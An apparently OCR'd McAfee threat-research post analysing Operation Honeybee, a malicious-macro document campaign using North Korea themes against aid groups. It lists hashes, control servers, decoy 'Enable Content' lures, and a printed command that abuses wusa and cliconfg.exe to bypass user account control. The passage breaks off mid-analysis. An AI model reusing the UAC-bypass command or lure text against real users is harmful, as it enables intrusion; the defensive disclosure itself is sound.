


McAfee Uncovers Operation Honeybee, a Malicious Document Campaign Targeting Humanitarian Aid Groups

By Ryan Sherstobitoff (https://securingtomorrow.mcafee.com/author/ryan-sherstobitoff/) on Mar 02, 2018 (https://securingtomorrow.mcafee.com/2018/03/)


This post was written with contributions from Jessica Saavedra-Morales, Thomas Roccia, and Asheer Malhotra.

McAfee Advanced Threat Research analysts have discovered a new operation targeting humanitarian aid organizations and using North Korean political topics as bait to lure victims into opening malicious Microsoft Word documents. Our analysts have named this Operation Honeybee, based on the names of the malicious documents used in the attacks.


Advanced Threat Research analysts have also discovered malicious documents authored by the same actor that indicate a tactical shift. These documents do not contain the typical lures by this actor, instead using Word compatibility messages to entice victims into opening them.

The Advanced Threat Research team also observed a heavy concentration of the implant in Vietnam from January 15–17.


Honeybee Campaign Timeline


Aug 20, 2017
Sep 11, 2017
Nov 21, 2017
Dec 3, 2017
Dec 10, 2017
Jan 15, 2018
Jan 17, 2018
Jan 31, 2018
Feb 2, 2018
834d3b0ce76b3f62ff87b7d6f2f9cc9b
bb19e50ad73286e6f15393352532f72e
e69500f133b4f02d7ead478af8e7e29d
eac38d878c466ec7f7df1cd8153dfb2f
8d4210935ba3f15bd0e1ef5dbc9037a9
155842c2c1824e0e4f17f63646d23aac
1acd45c751fa80ae8fc860b9f4127f5e
9b93066b085a7929aabbab8ccfd331be
828930dcd7c0bd10efceff42b79096c9
587da1534b7ecf6fc8abc01f8c80c78b
81aa0527c789098f90c38967b276e331
5ccfdca9b2a3628841accdedb33217fc
9b5f6d131519880c72b13b3dde5508b2
4a67dfd94df2581aeeefacdd8f97e7de
3eb415f905e896ef1d43d8aac74d0039
9abd1767b449110a37f60c2dd41624d3
36614876eea3d174e1b1a9f0c5e58034
fac0a84c3d04cba36dd21ab68d759225
41e9397a9e0f9770ac3342bc353528d5
4017ce64f321fd1b75c9bb7815bde12a
e00e2d202f5a4a84d895254d6c0d447f
9a925e048612e1c24b44974fc9b4bb6a
bb2fbd8d143e1fb0717d21d4443729fc
acd00e87feacbd91c1466af3102a14fd

Background




On January 15, Advanced Threat Research discovered an operation using a new variant of the SYSCON backdoor. (https://www.securityweek.com/backdoor-uses-ftp-server-cc) The Korean-language Word document manual.doc appeared in Vietnam on January 17, with the original author name of Honeybee.



```
Properties from the SummaryInformation stream:
+-------------------------+-------------------------------+
|Property                 |Value                          |
+-------------------------+-------------------------------+
|codepage                 |949                            |
|title                    |                               |
|subject                  |                               |
|author                   |HoneyBee                       |
|keywords                 |                               |
|comments                 |                               |
|template                 |Normal.dotm                    |
|last_saved_by            |HoneyBee                       |
|revision_number          |6                              |
|total_edit_time          |60                             |
|create_time              |2018-01-17 19:39:00            |
|last_saved_time          |2018-01-17 19:48:00            |
|num_pages                |1                              |
|num_words                |0                              |
|num_chars                |1                              |
|creating_application     |Microsoft Office Word          |
|security                 |0                              |
+-------------------------+-------------------------------+
```

Document properties.

This malicious document contains a Visual Basic macro that dropped and executed an upgraded version of the implant known as SYSCON, which appeared in 2017 in malicious Word documents as part of several campaigns using North Korea–related topics. The malicious Visual Basic script uses a unique key (custom alphabet) to encode data. We have seen this in previous operations using SYSCON. This key was also used in the Honeybee campaign and appears to have been used since August 2017.


Google docs


Oops, something went wrong...

To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word

Click **Enable editing** button from the yellow bar above


Once you have enabled editing, please click **Enable content** button from the yellow bar above


Office This document is protected

1 Open the document in Microsoft Office. Previewing online is not available for protected documents

2 If this document was downloaded from your email, please click "Enable Editing" from the yellow bar above

3 Once you have enabled editing, please click "Enable Content" from the yellow bar above


Google Docs

To open the document, follow these steps:

This document is only available for desktop or laptop versions of Microsoft Office Word


Click **Enable editing** button from the yellow bar above

Once you have enabled editing, please click **Enable content** button from the yellow bar above

Examples of decoy documents.

Several additional documents surfaced between January 17 and February 3. All contain the same Visual Basic macro code and author name as Honeybee. Some of the malicious documents were test files without the implant. From our analysis, most these documents were submitted from South Korea, indicating that some of the targeting was in South Korea. These Honeybee documents did not contain any specific lures, rather variations of a “not compatible” message attempting to convince the user to enable content.

We also observed a related malicious document created January 12 by the author Windows User that contained a different encoding key, but essentially used the same macro and same type of implant as we saw with the recent Honeybee documents. This document, “International Federation of Red Cross and Red Crescent Societies – DPRK Country Office,” drops an implant with the control server address 1113427185.ifastnet.org, which resolves to the same server used by the implants dropped in the Honeybee case.




Not secure | ftp://1113427185.ifastnet.org

Index of /

Name	Size	Date Modified
.override	0 B	1/14/18, 2:10:00 PM
DO NOT UPLOAD FILES HERE	0 B	1/14/18, 2:10:00 PM
htdocs/		2/13/18, 5:19:00 PM
logs/		2/14/18, 8:45:00 AM

The directory contents of control server 1113427185.ifastnet.org.




Not secure | ftp://ftp.byethost11.com

Index of /

Name	Size	Date Modified
.override	0 B	1/14/18, 2:10:00 PM
DO NOT UPLOAD FILES HERE	0 B	1/14/18, 2:10:00 PM
htdocs/		2/13/18, 5:19:00 PM
logs/		2/14/18, 8:45:00 AM

The directory contents of ftp.byethost11.com, from Honeybee samples.



Directory Listing

```
Name                                          Last modified      Size  Description

From WIN-9328VDOFOQG (02-15 22-06-40).txt 2018-02-15 09:07  1.5K  Plain text file
From WIN-9328VDOFOQG (02-15 22-06-35).txt 2018-02-15 09:07  2.6K  Plain text file
From TEST-C327745F05 (02-17 21-35-00).txt 2018-02-17 06:14  1.0K  Plain text file
From TEST-C327745F05 (02-17 21-34-55).txt 2018-02-17 06:14  1.3K  Plain text file
From SVR01 (02-12 22-04-52).txt           2018-02-12 08:13   32   Plain text file
From SVR01 (02-12 22-04-46).txt           2018-02-12 08:13   32   Plain text file
From SVR01 (02-12 22-00-25).txt           2018-02-12 08:09   32   Plain text file
From SVR01 (02-12 22-00-19).txt           2018-02-12 08:08   32   Plain text file
From SVR01 (02-12 21-34-29).txt           2018-02-12 07:43   32   Plain text file
From SVR01 (02-12 21-34-25).txt           2018-02-12 07:43   32   Plain text file
From SVR01 (02-12 21-30-04).txt           2018-02-12 07:38   32   Plain text file
From SVR01 (02-12 21-30-00).txt           2018-02-12 07:38   32   Plain text file
From SVR01 (02-12 21-04-10).txt           2018-02-12 07:12   32   Plain text file
From SVR01 (02-12 21-04-06).txt           2018-02-12 07:12   32   Plain text file
From SVR01 (02-12 20-59-44).txt           2018-02-12 07:08   32   Plain text file
From SVR01 (02-12 20-59-36).txt           2018-02-12 07:08   32   Plain text file
From SVR01 (02-12 20-33-51).txt           2018-02-12 06:42   32   Plain text file
From SVR01 (02-12 20-33-47).txt           2018-02-12 06:42   32   Plain text file
```


Log files of compromised machines from February 2018 Honeybee samples.

MaoCheng Dropper

Aside from finding the malicious documents, the Advanced Threat Research team discovered a Win32-based executable dropper. This dropper uses a stolen digital signature from Adobe Systems. This certificate is also used by another Korean-language malware compiled January 16 (hash: 35904f482d37f5ce6034d6042bae207418e450f4) with an interesting program database (PDB) path.


D:\Task\DDE Attack\MaoCheng\Release\Dropper.pdb

The malware is a Win32 executable that pretends to be a Word document based on its icon. This is a dropper for the same type of malware as observed with the other Word documents. This sample also dropped a decoy document with the author name Honeybee. This sample, however, contained a bug that interfered with the execution flow of the dropper, suggesting that the authors did not test the malware after code signing it.



```
xml version="1.0" encoding="UTF-8" standalone
<a:clrMap xmlns:a="http://schemas.openxmlform
HoneyBee
Normal.dotm
HoneyBee
Microsoft Office Word
Microsoft
_PID_HLINKS
Microsoft Word 97-2003 Document
MSWordDoc
Word.Document.8
```

The decoy document uses the cloud-based accounting software company Xero as a lure:



Contents of this document are protected and secured. If you have problems viewing/loading secure content please select "Enable Content" button.


A decoy document from MaoCheng dropper.

Possible Operator

The Advanced Threat Research team has identified the following persona (snoopykiller@mail.ru) tied to this recent operation. Based on our analysis, the actor registered two free hosting accounts: navermail.byethost3.com, which refers to the popular South Korean search engine, and nihon.byethost11.com. The email address was used to register a free account for a control server in all the implants described in our analysis.

Technical Analysis


Let's start with an overview of the attack:


Control Server
Dropper
Malicious Word document, with VBA embedded, downloads the implant. Sometimes the dropper is an executable with similar functionalities drops a decoy document
Dropper downloads and decodes setup.cab
• 1113427185.ifastnet.org
• ftp.byethost11.com
setup.cab
CAB
cmd /c wusa %TEMP%\setup.cab /quiet /extract:%SystemRoot%\System32 && del /f /q %TEMP%\setup.cab && cliconfg.exe
• Bypasses user account control
• Elevates privileges
setup.cab extracted
setup.cab content dropped into: "%systemroot%\system32".
NTWDBLIB.dll
DLL
Runs batch files:
